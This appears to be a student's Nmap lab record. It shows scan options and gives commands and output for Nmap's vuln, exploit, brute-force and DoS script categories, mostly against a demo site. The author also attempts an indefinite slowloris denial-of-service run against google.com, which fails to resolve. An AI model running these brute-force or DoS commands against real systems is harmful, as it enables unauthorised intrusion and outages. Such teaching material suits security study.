Ex. No. 3	**NMAP**
Date of Exercise	29/08/23

Aim:

The objective of this experiment is to:

- Perform a system and network scan
- Enumerate user accounts
- Execute remote penetration
- Gather information about local network computers

Description:

NMAP is an essential tool in any hacker's arsenal. Originally written by Gordon Lyon aka Fydor, it's used to locate hosts and services and create a map of the network. NMAP has always been an incredibly powerful tool, but with its newest release, which dropped mid-November of last year, they've really out done themselves.

NMAP version 7 comes equipped with a ton of new scripts you can use to do everything from DoSing targets to exploiting them (with written permission, of course). The scripts cover the following categories

Auth: Use to test whether you can bypass authentication mechanism

Broadcast: Use to find other hosts on the network and automatically add them to scanning que.

Brute: Use for brute password guessing.

Discovery: Use to discover more about the network.

Dos: Use to test whether a target is vulnerable to DoS.

Exploit: Use to actively exploit a vulnerability.

Fuzzer: Use to test how server responds to unexpected or randomized fields in packets and determine other potential vulnerabilities.

Intrusive: Use to perform more intense scans that pose a much higher risk of being detected by admins.

Malware: Use to test target for presence of malware.

Safe: Use to perform general network security scan that's less likely to alarm remote

Administrators.

Vuln: Use to find vulnerabilities on the target.

Output:

Run NMAP

When scanning devices to determine which ports are open, there are various basic scanning options:

-sS –Performs a “stealth” TCP scan (that does not fully complete the “TCP three-way

handshake,” and closes the connection once the service responds).

-sT –Performs a full TCP scan (a full connection is established with open TCP ports).

-sU –Performs a UDP scan (as UDP is a connectionless protocol, these scans can take

significantly longer than TCP scans).


-p – Tells Nmap which ports to scan (e.g., –p1-65535 will specify every port).

There is an entire category of scripts dedicated to finding vulnerabilities on a target. Invoking the following command will run all of the scripts against your target.

nmap -Pn --script vuln <target.com or ip> <enter>

Use NMAP to Actively Exploit Detected Vulnerabilities


As mentioned, you can also use NMAP's exploit script category to have NMAP actively exploit detected vulnerabilities by issuing the following command:



```
┌──(root㉿kali)-[~]
└─# nmap testfire.net
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-03 13:39 EDT
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.0023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 5.73 seconds
```

nmap --script exploit -Pn <target.com or ip> <enter>




```
┌──(root㉿kali)-[~]
└─# nmap --script exploit -Pn 65.61.137.117
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-03 13:42 EDT
Nmap scan report for 65.61.137.117
Host is up (0.0085s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=65.61.137.117
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://65.61.137.117:80/
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://65.61.137.117:80/index.jsp?content=business.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://65.61.137.117:80/index.jsp?content=inside_press.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://65.61.137.117:80/index.jsp?content=personal_investments.ht
m
```

Use NMAP to Brute Force Passwords

Nmap contains scripts for brute forcing dozens of protocols, including http-brute, oracle-brute, snmp- brute, etc. Use the following command to perform brute force attacks to guess authentication credentials of a remote server.

nmap --script brute -Pn <target.com or ip> <enter>




```
┌──(root㉿kali)-[~]
└─# nmap --script brute -Pn testfire.net
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 17:39 IS
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.027s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
| http-brute:
```

Use NMAP to Test if Target Is Vulnerable to Dos

Use the following command to check whether the target is vulnerable to DoS:

nmap --script dos -Pn <target.com or ip> <enter>

This will tell you whether the target is vulnerable without actually launching a dos attack.




```
┌──(root㉿kali)-[~]
└─# nmap --script dos -Pn testfire.net
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 18:38 IST
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
```


Use the following command to perform an active DoS attack against a target for an indefinite period of time:

nmap --max-parallelism 750 -Pn --script http-slowloris --script-args http-

slowloris.runforever=true



```
┌──(root㉿kali)-[~]
└─# nmap --max-parallelism 750 -Pn --script http-slowloris --script-args http-slowloris.runfor
ever=true
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 17:47 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.43 seconds
```



```
┌──(root㉿kali)-[~]
└─# nmap --max-parallelism 750 -Pn --script http-slowloris --script-args http-slowloris.runfor
ever=true google.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 18:12 IST
Failed to resolve "google.com".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 40.25 seconds
```

Result:

The objective of scanning network, remote penetration and gathering information about local network computers is successfully accomplished using NMAP tool in Kali Linus.